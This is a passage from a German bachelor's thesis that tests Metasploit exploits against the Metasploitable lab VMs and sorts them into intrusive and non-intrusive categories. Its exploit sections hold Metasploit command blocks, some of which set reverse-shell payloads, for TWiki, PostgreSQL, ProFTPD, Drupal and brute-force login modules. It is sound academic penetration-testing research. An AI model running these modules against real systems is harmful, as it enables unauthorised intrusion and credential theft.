Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv zutreffender ist.

twiki history

Man startet den Exploit, welcher 2005 veröffentlicht wurde, mit folgendem Befehl in Metasploit:

```
use exploit/unix/webapp/twiki_history
set payload cmd/unix/reverse
set RPORT 80
set RHOST <target IP address>
run
```

Der Exploit greift eine Schwachstelle in der History-Komponente von TWiki an. Durch das Eingeben bestimmer Parameter, welche durch das TWikiUsers-Skript verarbeitet werden, kann ein Angreifer beliebiger Systembefehle ausführen.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt privilegierte Rechte und hat einen recht hohen CVSS-Score von 7.5.
Es kann aus dem Ranking geschlossen werden, dass durch den Exploit kein Absturz verursacht wird. Aus den reinen Daten kann aber eine Integritätsverletzung nicht ausgeschlossen werden. Der Exploit wird deswegen als destruktiv eingestuft.
Nach der Ausführung des Exploits entsteht ein Zombie-Prozess auf dem Testsystem, welcher aber keine Auswirkung auf die Verfügbarkeit hat. Ebenfalls wurde die Integrität nicht verletzt, sodass die Kategorie nicht-intrusiv für den Exploit besser passt.

postgres payload

Man kann den Exploit, welcher 2007 offengelegt wurde, wird mit folgendem Befehl in Metasploit laden:

```
use exploit/linux/postgres/postgres_payload
set payload cmd/unix/reverse
set RPORT 5432
set RHOST <target IP address>
run
```

In manchen Standardinstallationen von PostgreSQL auf Linux schreibt der postgres-Service ins /tmp Dateiverzeichnis und holt sich vom selben Verzeichnis UDF Shared Libraries, wodurch Remote-Code-Execution möglich wird.
Der Exploit, welcher ein exzellentes Ranking besitzt, hat einen recht hohen CVSS-Score von 9.0.
Zwar kann man wieder aus dem Ranking schlussfolgern, dass der Exploit keinen Absturz erwirkt, jedoch kann rein aus den Daten nicht sichergestellt werden, dass die Integrität nicht verletzt wird. Daher muss der Exploit vorsichtshalber als destruktiv eingestuft werden.
Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv zutreffender ist.

vnc login

Dieser Exploit wird mit folgendem Befehl in Metasploit geladen:

```
use auxiliary/scanner/vnc/vnc_login
set RPORT 5900
set RHOST <target IP address>
run
```

Mithilfe des VNC-Exploits wird eine Bruteforce-Attacke durchgeführt, die bei einem erfolgreichen Login den Benutzernamen und das Password ausgibt. Anfällig ist das RFB Protokoll (Versionen 3.3, 3.7, 3.8 und 4.001), welche die VNC challenge response authentication method verwenden.
Der Exploit, welcher ein normales Ranking besitzt, hat einen recht hohen CVSS-Score von 7.2.
Rein aus den Daten nicht sichergestellt werden, dass die Integrität oder die Verfügbarkeit nicht verletzt werden. Daher muss der Exploit vorsichtshalber als destruktiv eingestuft werden.
Mit der manuellen Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv passender ist.

rsh login

Dieser Exploit wird mit folgendem Befehl in Metasploit ausgeführt:

```
use auxiliary/scanner/rservices/rsh_login
set RPORT 513
set RHOST <target IP address>
run
```

Auch dieser Exploit wendet eine Bruteforce-Attacke an, um an den Benutzernamen und das zugehörige Passwort zu kommen.
Der Exploit, welcher ein normales Ranking besitzt, hat einen recht hohen CVSS-Score von 7.5.
Bei der theoretischen Kategorisierung kann eine Verletzung der Integrität oder der Verfügbarkeit nicht ausgeschlossene werden. Der Exploit wird vorsichtshalber als destruktiv bezeichnet.
Die manuelle Überprüfung hat ergeben hat, dass die Kategorie nicht-intrusiv zutreffender ist.

tomcat mgr login

In Metasploit startet man diesen Exploit mit folgendem Befehl:

```
use auxiliary/scanner/http/tomcat_mgr_login
set RPORT 8081
set RHOST <target IP address>
run
```

Hier wird ebenfalls eine Bruteforce-Attacke durchgeführt, um gültige Login-Daten zu erhalten.
Der Exploit besitzt ein normales Ranking.

Rein aus den Daten kann nicht sichergestellt werden, dass die Integrität oder die Verfügbarkeit nicht verletzt werden. Daher muss der Exploit vorsichtshalber als destruktiv eingestuft werden.
Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv zutreffender ist.

samba symlink traversal

Dieser Exploit, welcher 2010 offengelegt wurde, wird in Metasploit folgendermaßen gestartet:

```
use auxiliary/admin/smb/samba_symlink_traversal
set SMBSHARE tmp
set RPORT 445
set RHOST <target IP address>
run
```

Hier wird die Schwachstelle der Ordnerfreigabe des Samba CIFS Server durch den Exploits ausgenutzt. Der freigegebene Ordner, der mit dem Exploit erstellt wird, ist mit dem root-Dateisystem verknüpft.
Der Exploit, welcher ein normales Ranking besitzt hat einen recht niedrigen CVSS-Score von 3.5.
Aus den CVSS-Metriken kann gefolgert werden, dass die Integrität und die Verfügbarkeit nicht verletzt werden. Daher wird der Exploit als nicht-intrusiv eingestuft.
Die manuelle Überprüfung konnte diese Kategorisierung bestätigen.

proftpd modcopy exec

Dieser Exploit, welcher 2015 offengelegt wurde, wird mit folgendem Befehl in Metasploit geladen und gestartet:

```
use exploit/unix/ftp/proftpd_modcopy_exec
set payload cmd/unix/reverse
set sitepath /var/www/html
set RPORT 21
set RHOST <target IP address>
run
```

Bei ProFTPD (Version 1.3.5) wird eine Schwachstelle ausgenutzt, durch welche Dateien des Zielsystems in ein beliebiges Verzeichnis kopiert werden können. Wenn ein PHP Payload in das Verzeichnis kopiert wird, ist die Ausführung von PHP Remote Code möglich.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt keine privilegierten Rechte und hat einen recht hohen CVSS-Score von 10.0.
Der Exploit wird das System nicht abstürzen lassen, aber eine Integritätsverletzung kann bei der Einschätzung nicht ausgeschlossen werden. Daher wird der Exploit als destruktiv eingestuft.
Durch die manuelle Überprüfung konnte aber festgestellt werden, dass die Kategorie nicht-intrusiv passender ist.

drupal drupageddon

Diesen Exploit, welcher 2014 offengelegt wurde, startet man mit folgendem Befehl in Metasploit:

```
use exploit/multi/http/drupal_drupageddon
set payload cmd/unix/reverse
set targeturi /drupal/
set RPORT 80
set RHOST <target IP address>
run
```

Hier macht man sich die Drupal HTTP Parameter Key/Value SQL Injection (aka Drupageddon) zu Nutze, um eine Remote Shell auf dem Zielsystem auszuführen. Der Exploit wurde erfolgreich auf Drupal 7.0 und 7.31 getestet.
Der Exploit, welcher ein exzellentes Ranking besitzt, benötigt keine privilegierten Rechte und hat einen recht hohen CVSS-Score von 7.5.
Aus dem Ranking kann geschlossen werden, dass durch den Exploit das System nicht abstürzen wird. Jedoch kann rein aus den Daten nicht sichergestellt werden, dass die Integrität nicht verletzt wird. Der Exploit wird deshalb vorsichtshalber als destruktiv eingestuft werden.
Die manuelle Überprüfung konnte aber zeigen, dass die Kategorie nicht-intrusiv zutreffender ist.

6 Evaluation

6.1 Kategorisierungsprozess

Aus der Analyse der Exploits in Kapitel 5.2.3 konnten keine neuen Erkenntnisse gewonnen werden, die den Kategorisierungsprozess optimieren würden. Die Informationen, die über jeden Exploit zur Verfügung stehen, sind in den meisten Fällen nicht ausreichend, um einen Exploit ohne die Analyse der Ausführung zu kategorisieren.
Bei der Durchführung des Pentests wurde festgestellt, dass die theoretische Einschätzung der Kategorie allein zu ungenau ist. Nur bei einem von insgesamt 21 ausgeführten Exploits stimmte die geschätzte Kategorie mit der tatsächlichen Kategorie überein. Alle anderen Exploits wurden erst als intrusiv (destruktiv) eingestuft, da das Entscheidungsmodell zur Kategorisierung der Exploits bei nicht eindeutiger Zugehörigkeit die Exploits in die schlechteste Kategorie einordnet. Aus diesem Grund ist es für eine effektive Kategorisierung unumgänglich, den Exploit zusätzlich auf einer Testumgebung auszuführen und dessen Auswirkung auf diesem System zu überprüfen.

6.2 Erfolgsquote der Penetrationtests

Bei einem nicht-intrusiven Penetrationtest, der Schwachstellen entdeckt hat, die nur durch intrusive Exploits potentiell ausgereizt werden können, ist es unklar, ob die Schwachstellen tatsächlich eine Sicherheitslücke darstellen. Wegen dieser Unklarheit muss entschieden werden, ob alle Schwachstellen, die nicht überprüft werden konnten, behandelt werden müssen. Je nach Anzahl der Schwachstellen ist dies mit viel Aufwand verbunden. Ein anderer Ansatz wäre, dass nur die ausgeführten nicht-intrusiven Exploits „echte“ Schwachstellen aufzeigen und alle anderen gefundenen Schwachstellen ignoriert werden. Dies könnte aber zur Folge haben, dass möglicherweise manche Sicherheitslücken nicht geschlossen werden.
Würde man für einen Pentest die Exploits, die im Rahmen dieser Bachelorabeit Anwendung gefunden haben, auswählen, wäre die Erfolgsquote eines nicht-intrusiven Pentests dieselbe wie die eines intrusiven Pentests. Bei allen drei Metasploitable-Versionen wäre also ein nicht-intrusiver Pentest die sinnvollste Entscheidung.

6.3 Abschließende Bewertung

Ein Penetrationtest, der nicht alle verfügbaren Exploits testet, kann einem System keine 100%-ige Sicherheit gewährleisten. Aber auch ein Pentest, der ohne Rücksicht auf die Auswirkung auf das System Exploits ausführt, kann nie vollständige Sicherheit garantieren. Dennoch tragen solche Tests essentiell dazu bei, ein System sicherer zu machen, indem gefährliche Schwachstellen rechtzeitig erkannt werden.
Auch wenn ein nicht-intrusiver Pentest nur eine der ausnutzbaren Schwachstellen erkennt,

ist dies besser als gar keine Durchführung eines Pentests. Kann ein intrusiver Pentest auf einem alternativen System durchgeführt werden, ist dieser natürlich zu bevorzugen.

7 Zusammenfassung und Ausblick

Zuerst wurden drei Kategorien definiert, welchen den Exploits zugeordnet werden können: nicht-intrusiv, intrusiv (harmlos), intrusiv (destruktiv). Exploits werden als intrusiv bezeichnet, wenn sie bei der Ausführung die Verfügbarkeit oder die Integrität des Zielsystems derartig verletzen, dass dadurch der reibungslose Betrieb dieses Systems gefährdet werden kann. Ist die Integritätsverletzung eher harmloser Natur, wird z. B. eine Datei geändert, wobei keine negativen Auswirkungen auf das System entstehen, und wird die Verfügbarkeit nicht eingeschränkt, kann der Exploit der Kategorie intrusiv (harmlos) zugeordnet werden. Falls eine Organisation einen möglichst breiten Pentest durchführen möchte und dabei unerhebliche Integritätsverletzungen in Kauf nimmt, sollten auch Exploits dieser Kategorie für einen nicht-intrusiven Pentest infrage kommen.
Das Entscheidungsmodell, das auf diesen Definitionen basiert, ordnet Exploits ohne manuelle Überprüfung der Integrität und Verfügbarkeit nur bei sehr eindeutigen Fällen in die korrekte Kategorie ein. Bei den meisten Fällen kann es keine Aussagen treffen und muss den Exploit der Kategorie intrusiv (destruktiv) zuordnen. Würde man die Kategorie des Exploits nicht manuell überprüfen, hätte dies zur Folge, dass ein nicht-intrusiver Pentest, der anhand dieser Kategorisierung die auszuführenden Exploits auswählt, nur sehr wenige Exploits anwenden könnte. Deshalb ist es für eine effektive Kategorisierung notwendig, dass die Exploits einzeln ausgeführt werden und ihre jeweilige Auswirkung auf das System getestet wird, um die Aussagekraft eines nicht-intrusiven Pentests zu erhöhen.

7.1 Automatisierung der Kategorisierung

Die manuelle Überprüfung, um Exploits effektiver zu kategorisieren, wurde in dieser Bachelorarbeit für jeden einzelnen Exploit manuell ausgeführt. Würde man diesen Prozess (siehe Abbildung 3.2) automatisieren, könnten die Exploits viel effizienter ihren Kategorien zugeordnet werden. Hierfür könnte ein Skript geschrieben werden, welches bei der Ausführung der Exploits jeweils eine Integritätsüberprüfung durchführt und die Verfügbarkeit der Services während der Ausführung durchgehend kontrolliert.
Die verschiedenen Metasploitable-Systeme eignen sich zwar gut zum Testen von Metasploit-Exploits, aber dennoch ist nur eine geringe Anzahl an Exploits auf diese Systeme anwendbar. Aus diesem Grund würde auch eine automatische Kategorisierung der Exploits schnell an ihre Grenzen stoßen.
Für eine umfangreiche Kategorisierung wäre eine Test-Umgebung nötig, die zahlreiche Schwachstellen abdeckt, die von möglichst vielen Exploits erfolgreich ausgereizt werden können. Um eine solche Umgebung zu erstellen, könnte man zuerst die Gesamtheit der Services zusammentragen, auf die jegliche Exploits abzielen, und diese anschließend auf dem Testsystem installieren. Wird bei einem oder mehreren Exploit eine andere Version eines Services benötigt, könnte die jeweilige Version während des Kategorisierungsprozesses automatisch nachinstalliert werden. Dies würde einen automatischen Ablauf der Kategorisierung ermöglichen, welcher einen Großteil der Exploits umfasst.

7.2 Anwendung

Die Durchführung eines Penetrationtests ist wichtig, um den aktuellen Sicherheitsstand einer Organisation zu überprüfen. Möchte man einen automatischen Pentest als Service einem Unternehmen anbieten, das nicht die Kapazitäten hat, ein eigenes Testsystem für den Pentest aufzusetzen, muss sichergestellt werden, dass nur nicht-intrusive Exploits ausgeführt werden. Des Weiteren sollte ein Pentest so aussagekräftig wie möglich sein, sodass es für diesen Service essentiell ist, dass die meisten Exploits in die richtigen Kategorien eingeordnet werden. Auch neue Exploits sollten zeitnah kategorisiert und in die Datenbank des Pentesting-Services eingepflegt werden, damit der Kunde beim Durchführen eines automatischen Pentests auf eine möglichst aktuelle Datenbank der Exploits zurückgreifen kann.

Abbildungsverzeichnis

Tabellenverzeichnis

Literaturverzeichnis

[Aig18] Aigner, Roland: *Hacking & Security das umfassende Handbuch*. 1. Auflage. Rheinwerk Verlag, 2018

[Bad17] Badshah, Chandrapal: *History of Metasploitables*. https://medium.com/@chandrapal/history-of-metasploitables-af318e0954b1. Version: 2017. – abgerufen am 2. September 2019

[BGE15] Bela, Genge ; Graur, Flavius ; Enachescu, Calin: *Non-intrusive Techniques for Vulnerability Assessment of Services in Distributed Systems*. https://www.researchgate.net/publication/274460868_Non-intrusive_Techniques_for_Vulnerability_Assessment_of_Services_in_Distributed_Systems. Version: 2015. – abgerufen am 9. September 2019

[BGM+07] Burns, Bryan ; Granick, Jennifer S. ; Manzuik, Steve ; Guersch, Paul ; Killion, Dave ; Beauchesne, Nicolas ; Moret, Eric ; Sobrier, Julien ; Lynn, Michael ; Markham, Eric ; Iezzoni, Chris ; Biondi, Philippe: *Security Power Tools*. 1. Auflage. O'Reilly Media, Inc., 2007

[Bra18] Brabetz, Sebastian: *Penetration Testing mit Metasploit*. 1. Auflage. MITP, 2018

[Bri17] Briegleb, Volker: *Ransomware WannaCry befällt Rechner der Deutschen Bahn*. https://www.heise.de/newsticker/meldung/Ransomware-WannaCry-befaellt-Rechner-der-Deutschen-Bahn-3713426.html. Version: 2017. – abgerufen am 26. August 2019

[Bri19] Brien, Jörn: *Wannacry: Millionen Geräte sind immer noch für die Ransomware anfällig*. https://t3n.de/news/wannacry-millionen-geraete-sind-immer-noch-fuer-die-ransomware-anfaellig-1162774/. Version: 2019. – abgerufen am 26. August 2019

[Bun] Bundesamt für Sicherheit in der Informationstechnik: *Glossar*. https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKompendium/vorkapitel/Glossar_.html. – abgerufen am 7. September 2019

[Bun03] Bundesamt für Sicherheit in der Informationstechnik: *Durchführungskonzept für Penetrationstests*. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf?__blob=publicationFile&v=3. Version: 2003. – abgerufen am 9. September 2019

[Buz19] Buzdar, Karim: *How to Use the Linux Top command*. https://vitux.com/how-to-use-the-ubuntu-linux-top-command/. Version: 2019. – abgerufen am 19. August 2019

[cvs] *A Complete Guide to the Common Vulnerability Scoring System.* https://www.first.org/cvss/v2/guide. – abgerufen am 7. September 2019

[Fai17] Faircloth, Jeremy: *Pentesting mit Open Source.* 1. Auflage. Franzis, 2017

[Gra18] Graham, Daniel: *The Ethical Hacking Manual.* http://www.cs.virginia.edu/~dgg6b/book/. Version: 2018. – abgerufen am 6. September 2019

[Hol17] Holland, Martin: *WannaCry: Schon „grundlegende IT-Sicherheitspraktiken" hätten Englands Krankenhäuser geschützt.* https://www.heise.de/newsticker/meldung/WannaCry-Schon-grundlegende-IT-Sicherheitspraktiken-haetten-Englands-Krankenhaeuser-geschuetzt-3874655.html. Version: 2017. – abgerufen am 9. September 2019

[IOp18] IOprotect: *Exploits verstehen & analysieren.* http://ioprotect.ch/download/Schulung_Exploits_verstehen_analysieren.pdf. Version: 2018. – abgerufen am 22. April 2019

[kal] *Kali Linux Hard Disk Install.* https://docs.kali.org/installation/kali-linux-hard-disk-install. – abgerufen am 19. August 2019

[Kau17] Kauschinger, Manuel: *Penetrationstesting als Service für einen IT-Provider am Beispiel des Web-Hosting- und IaaS-Services des Leibniz-Rechenzentrum (LRZ)*, LMU, Diplomarbeit, 2017. http://www.nm.ifi.lmu.de/pub/Diplomarbeiten/kaus17/PDF-Version/kaus17.pdf. – abgerufen am 9. September 2019

[Lau] Laurenson, Thomas: *Metasploitable3 - Pentesting the Ubuntu Linux Version.* https://www.thomaslaurenson.com/blog/2018/07/09/metasploitable3-pentesting-the-ubuntu-linux-version-part2/. – abgerufen am 10. September 2019

[Lub17] Luber, Stefan: *Was ist ein Exploit?* https://www.security-insider.de/was-ist-ein-exploit-a-618629/. Version: 2017. – abgerufen am 26. August 2019

[Lyo09] Lyon, Gordon F.: *Nmap Network Scanning.* 1. Auflage. Nmap Project, 2009 https://nmap.org/book/

[Mes18] Messner, Michael: *Hacking mit Metasploit.* 3. Auflage. dpunkt.verlag, 2018

[Nata] National Insitute of Standards and Technology (USA): *National Vulnerability Database.* https://nvd.nist.gov/vuln. – abgerufen am 7. September 2019

[Natb] National Insitute of Standards and Technology (USA): *Vulnerability Metrics.* https://nvd.nist.gov/vuln-metrics/cvss/. – abgerufen am 7. September 2019

[Off] Offensive Security: *Exploit-DB.* https://www.exploit-db.com. – abgerufen am 7. September 2019

[Per17] Perry, Brandon: *Gray hat C#: a hacker's guide to creating and automating security tools*. 1. Auflage. No Starch Press, Inc., 2017

[Rapa] Rapid7: *Exploitation: Understanding the Reliability Ranking*. https://metasploit.help.rapid7.com/v1/docs/exploitation. – abgerufen am 3. April 2019

[Rapb] Rapid7: *Metasploit Framework*. https://metasploit.help.rapid7.com/docs/. – abgerufen am 5. September 2019

[Rapc] Rapid7: *Metasploitable 2 Exploitability Guide*. https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide. – abgerufen am 10. September 2019

[Rap18] Rapid7: *Metasploitable3*. https://github.com/rapid7/metasploitable3/blob/master/README.md. Version: 2018. – abgerufen am 2. September 2019

[RM16] Reiser, Helmut ; Metzger, Stefan: *Das Münchner Wissenschaftsnetz (MWN) Konzepte, Dienste, Infrastruktur und Management*. https://www.lrz.de/services/netz/mwn-netzkonzept/mwn-netzkonzept-2017.pdf. Version: 2016. – abgerufen am 9. September 2019

[Roh15] Rohr, Matthias: *Sicherheit von Webanwendungen in der Praxis*. 1. Auflage. Springer Fachmedien, 2015

[Str] Strategic Cyber LLC: *Armitage*. http://www.fastandeasyhacking.com/manual. – abgerufen am 19. August 2019

[Tim15] Timalsina, Umesh: *Use of Metasploit Framework in Kali Linux*. https://www.researchgate.net/publication/316874535_Use_of_Metasploit_Framework_in_Kali_Linux. Version: 2015. – abgerufen am 2. September 2019

[Vid13] Vidyarthi, Deepti: *A Brief Study And Comparison Of Open Source Intrusion Detection System Tools*. http://www.iraj.in/journal/journal_file/journal_pdf/3-27-139087836726-32.pdf. Version: 2013. – abgerufen am 18. August 2019

[Zwi17] Zwickl, Dave: *10 Sites to Find Vulnerable VMs for Testing*. https://pdrcybersecurity.com/10-sites-find-vulnerable-vms-testing/. Version: 2017. – abgerufen am 2. September 2019

Abkürzungsverzeichnis

ACK Acknowledgment Flag

CGI Common Gateway Interface

CIDR Classless Inter-Domain Routing

CIFS Common Internet File System

CVE Common Vulnerabilities and Exposures

CVSS Common Vulnerability Scoring System

DoS Denial of Service

FIN Final Flag

FTP File Transfer Protocol

GUI General User Interface

HIDS Host Intrusion Detection System

IDS Intrusion Detection System

NVD National Vulnerability Database

OS Operating System

OSINT Open-Source-Intelligence-Analyse

PSH Push Flag

RAM Random Access Memory

RPC Remote Procedure Call

SYN Synchronization Flag

TCP Transmission Control Protocol

UDF User Defined Function

UDP User Datagram Protocol

URG Urgent Flag

UFW Uncomplicated Firewall

VM Virtuelle Maschine

Anhangsverzeichnis

Die hier gelisteten Dateien sind auf der beigefügten CD zu finden. Zu allen Exploits gibt es einen Eintrag in der Datenbank von Rapid7, welcher hier verlinkt wird.

Metasploitable 1

- Tripwire-Policy:
  /Anhang/Metasploitable1/Tripwire/twpol.txt

distcc_exec

- Log-Dateien:
  /Anhang/Metasploitable1/Exploits/distcc_exec/vorher.log
  /Anhang/Metasploitable1/Exploits/distcc_exec/während.log
  /Anhang/Metasploitable1/Exploits/distcc_exec/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable1/Exploits/distcc_exec/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec`

postgres_payload

- Log-Dateien:
  /Anhang/Metasploitable1/Exploits/postgres_payload/vorher.log
  /Anhang/Metasploitable1/Exploits/postgres_payload/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable1/Exploits/postgres_payload/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload`

tikiwiki_graph_formula_exec

- Log-Dateien:

  /Anhang/Metasploitable1/Exploits/tikiwiki_graph_formula_exec/vorher.log

  /Anhang/Metasploitable1/Exploits/tikiwiki_graph_formula_exec/während.log

  /Anhang/Metasploitable1/Exploits/tikiwiki_graph_formula_exec/nachher.log

- Tripwire-Report:

  /Anhang/Metasploitable1/Exploits/tikiwiki_graph_formula_exec/tripwire.txt

- Rapid7:

  `https://www.rapid7.com/db/modules/exploit/unix/webapp/tikiwiki_graph_formula_exec`

tomcat_mgr_login

- Log-Dateien:

  /Anhang/Metasploitable1/Exploits/tomcat_mgr_login/vorher.log

  /Anhang/Metasploitable1/Exploits/tomcat_mgr_login/nachher.log

- Tripwire-Report:

  /Anhang/Metasploitable1/Exploits/tomcat_mgr_login/tripwire.txt

- Rapid7:

  `https://www.rapid7.com/db/modules/auxiliary/scanner/http/tomcat_mgr_login`

usermap_script

- Log-Dateien:

  /Anhang/Metasploitable1/Exploits/usermap_script/vorher.log

  /Anhang/Metasploitable1/Exploits/usermap_script/nachher.log

- Tripwire-Report:

  /Anhang/Metasploitable1/Exploits/usermap_script/tripwire.txt

- Rapid7:

  `https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script`

Metasploitable 2

- Tripwire-Policy:

  /Anhang/Metasploitable2/Tripwire/twpol.txt

distcc_exec

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/distcc_exec/vorher.log
  /Anhang/Metasploitable2/Exploits/distcc_exec/während.log
  /Anhang/Metasploitable2/Exploits/distcc_exec/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/distcc_exec/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec`

drb_remote_codeexec

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/drb_remote_codeexec/vorher.log
  /Anhang/Metasploitable2/Exploits/drb_remote_codeexec/während.log
  /Anhang/Metasploitable2/Exploits/drb_remote_codeexec/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/drb_remote_codeexec/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/linux/misc/drb_remote_codeexec`

java_rmi_server

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/java_rmi_server/vorher.log
  /Anhang/Metasploitable2/Exploits/java_rmi_server/während.log
  /Anhang/Metasploitable2/Exploits/java_rmi_server/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/java_rmi_server/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server`

php_cgi_arg_injection

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/php_cgi_arg_injection/vorher.log
  /Anhang/Metasploitable2/Exploits/php_cgi_arg_injection/während.log
  /Anhang/Metasploitable2/Exploits/php_cgi_arg_injection/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/php_cgi_arg_injection/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection`

postgres_payload

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/postgres_payload/vorher.log
  /Anhang/Metasploitable2/Exploits/postgres_payload/während.log
  /Anhang/Metasploitable2/Exploits/postgres_payload/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/postgres_payload/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload`

rsh_login

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/rsh_login/vorher.log
  /Anhang/Metasploitable2/Exploits/rsh_login/während.log
  /Anhang/Metasploitable2/Exploits/rsh_login/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/rsh_login/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/auxiliary/scanner/rservices/rsh_login`

samba_symlink_traversal

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/samba_symlink_traversal/vorher.log
  /Anhang/Metasploitable2/Exploits/samba_symlink_traversal/während.log
  /Anhang/Metasploitable2/Exploits/samba_symlink_traversal/nachher.log
  /Anhang/Metasploitable2/Exploits/samba_symlink_traversal/log.10.0.2.15
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/samba_symlink_traversal/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal`

tomcat_mgr_login

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/tomcat_mgr_login/vorher.log
  /Anhang/Metasploitable2/Exploits/tomcat_mgr_login/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/tomcat_mgr_login/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/auxiliary/scanner/http/tomcat_mgr_login`

twiki_history

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/twiki_history/vorher.log
  /Anhang/Metasploitable2/Exploits/twiki_history/während.log
  /Anhang/Metasploitable2/Exploits/twiki_history/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/twiki_history/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/unix/webapp/twiki_history`

unreal_ircd_3281_backdoor

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/unreal_ircd_3281_backdoor/vorher.log
  /Anhang/Metasploitable2/Exploits/unreal_ircd_3281_backdoor/während.log
  /Anhang/Metasploitable2/Exploits/unreal_ircd_3281_backdoor/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/unreal_ircd_3281_backdoor/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor`

usermap_script

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/usermap_script/vorher.log
  /Anhang/Metasploitable2/Exploits/usermap_script/während.log
  /Anhang/Metasploitable2/Exploits/usermap_script/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/usermap_script/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script`

vnc_login

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/vnc_login/vorher.log
  /Anhang/Metasploitable2/Exploits/vnc_login/nachher.log
  /Anhang/Metasploitable2/Exploits/vnc_login/metasploitable0.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/vnc_login/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login`

vsftpd_234_backdoor

- Log-Dateien:
  /Anhang/Metasploitable2/Exploits/vsftpd_234_backdoor/vorher.log
  /Anhang/Metasploitable2/Exploits/vsftpd_234_backdoor/während.log
  /Anhang/Metasploitable2/Exploits/vsftpd_234_backdoor/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable2/Exploits/vsftpd_234_backdoor/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor`

Metasploitable 3

- Tripwire-Policy:
  /Anhang/Metasploitable3/Tripwire/twpol.txt

drupal_drupageddon

- Log-Dateien:
  /Anhang/Metasploitable3/Exploits/drupal_drupageddon/vorher.log
  /Anhang/Metasploitable3/Exploits/drupal_drupageddon/während.log
  /Anhang/Metasploitable3/Exploits/drupal_drupageddon/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable3/Exploits/drupal_drupageddon/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/multi/http/drupal_drupageddon`

proftpd_modcopy_exec

- Log-Dateien:
  /Anhang/Metasploitable3/Exploits/proftpd_modcopy_exec/vorher.log
  /Anhang/Metasploitable3/Exploits/proftpd_modcopy_exec/während.log
  /Anhang/Metasploitable3/Exploits/proftpd_modcopy_exec/nachher.log
- Tripwire-Report:
  /Anhang/Metasploitable3/Exploits/proftpd_modcopy_exec/tripwire.txt
- Rapid7:
  `https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec`

unreal_ircd_3281_backdoor

- Log-Dateien:

  /Anhang/Metasploitable3/Exploits/unreal_ircd_3281_backdoor/vorher.log

  /Anhang/Metasploitable3/Exploits/unreal_ircd_3281_backdoor/während.log

  /Anhang/Metasploitable3/Exploits/unreal_ircd_3281_backdoor/nachher.log

- Tripwire-Report:

  /Anhang/Metasploitable3/Exploits/unreal_ircd_3281_backdoor/tripwire.txt

- Rapid7:

  `https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor`